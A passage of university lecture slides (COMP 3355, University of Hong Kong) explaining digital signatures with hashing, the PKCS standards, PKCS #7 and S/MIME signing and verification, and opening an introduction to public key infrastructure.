
How about digital signature?

- We have a 100MB file, how can we generate it's digital signature using my private key?
 - Are we going to perform exponentiation on the 100MB file
 - It's too slow

Digital Signature

- Similar to encryption, using hashing instead of symmetric key encryption
- Using hashing together with public key cryptography
 - Apply hashing to compute the message digest of the 100MB file
 - Apply public key encryption to sign the message digest, i.e. sign the message digest with signer's private key
 - Signature verification using public key!!!

Digital Signature with Hashing



**Communication needs
standard!!!**

PKCS

- Group of Public Key Cryptography Standards, published by RSA Lab
- Include both algorithm-specific and algorithm-independent implementation standards
- Define an algorithm-independent syntax for digital signatures, digital envelopes (for encryption) and extended certificates
- Two algorithms (RSA and Diffie-Hellman key exchange) are specified in details
- Enable cryptographic algorithm implementers to conform to a standard syntax and achieve interoperability

PKCS (1)

- PKCS #1: RSA Cryptography Standard
 - Fundamental building block for all public key cryptography
 - Defines a method for encrypting data using RSA
 - Includes RSA key generation, key syntax, the encryption and decryption processes, signature algorithms
- PKCS #5: Password-based Cryptography Standard
 - Defines how a password and a random number (salt) are to be mixed together to form a symmetric key

PKCS (2)


- PKCS #7: Cryptographic Message Syntax Standard
 - Specifies how to package information like signature algorithm, signer's certificate, original message, signature bytes, ... in a standard format
 - Allows senders to encode the objects and receivers to decode the information in a predictable, interoperable way, using independent implementation
 - Includes both signed data and enveloped data
- PKCS #8: Private-key Information Syntax Standard
 - Provides standard definitions for encoding and decoding private keys either in a raw form or in an encrypted format

PKCS (3)

- PKCS #10: Certification Request Syntax Standard
- PKCS #12: Personal Information Exchange Syntax Standard
 - A transfer syntax for personal identity information, including private keys, certificates, ...

Signed Message with PKCS #7 and S/MIME (1)

Bob sends a signed message to Alice.




Signed Message with PKCS #7 and S/MIME (2)

- Once Bob composes his message and click Send:
 - Bob's private key is extracted from the application's defined certificate database
 - The application then feeds the private key and message contents into a signing algorithm (such as MD5withRSA) and generates a signature
 - The signature together with other information (SignerInfo, ...) is bundled into a signature-only p7s SignedData object
 - The application constructs a p7s S/MIME message with MIME header information, original message, and SignedData object
 - The application sends the S/MIME message to Alice




p7s S/MIME
Message



Algorithm: MD5withRSA
SignerInfo: ...
Signature: ...

Verifying Signed Message with PKCS #7 and S/MIME (1)


Alice verifies the signed message received from Bob.




Verifying Signed Message with PKCS #7 and S/MIME (2)

- When Alice's mail client receives Bob's message:
 - The mail client first verifies the MIME headers in the S/MIME message
 - If the header indicates a pkcs7-signature type, the mail client extracts the signer's certificate corresponding to each SignerInfo object from the SignedData object
 - The mail client verifies the signature by tracing the certificate chain back to a known trusted root CA
 - If the certificate is verified, the mail client extracts the signer's public key from the certificate and obtains the signature from each SignerInfo object in the SignedData object
 - The mail client then verifies each signature with the message and the corresponding public key, returns true if the verification is successful, otherwise false


PKCS#7 SignedData Message



PKCS#7 EnvelopedData Message



PKCS#7 SignedAndEnvelopedData Message



COMP 3355

Public Key Infrastructure

K.P. Chow

University of Hong Kong

Public Key Cryptography

- For Alice and Bob from different enterprise and never have met, without sharing any secrets
 - Alice can sign statements that Bob can verify
 - Bob can encrypt things for Alice
 - Alice and Bob can authenticate each other
- Suppose Bob gets a message with a signature, and a public key
 - Bob can conclude that the signer of that message knew the private key matching the public key
 - So, what's the problem?

How can Bob conclude that the message was signed by **Alice**?

Binding the Public Key with an Identity

- How can Bob believe that a binding exists between the public key and the identity “Alice”?
- Does Alice know the private key and whether anyone else might have known it as well?
 - We want Bob to be able to conclude that, because an entity used the private key, the entity has the identity “Alice”
 - We need an “infrastructure”
 - **Public Key Infrastructure**

What is Public Key Infrastructure (PKI) ?

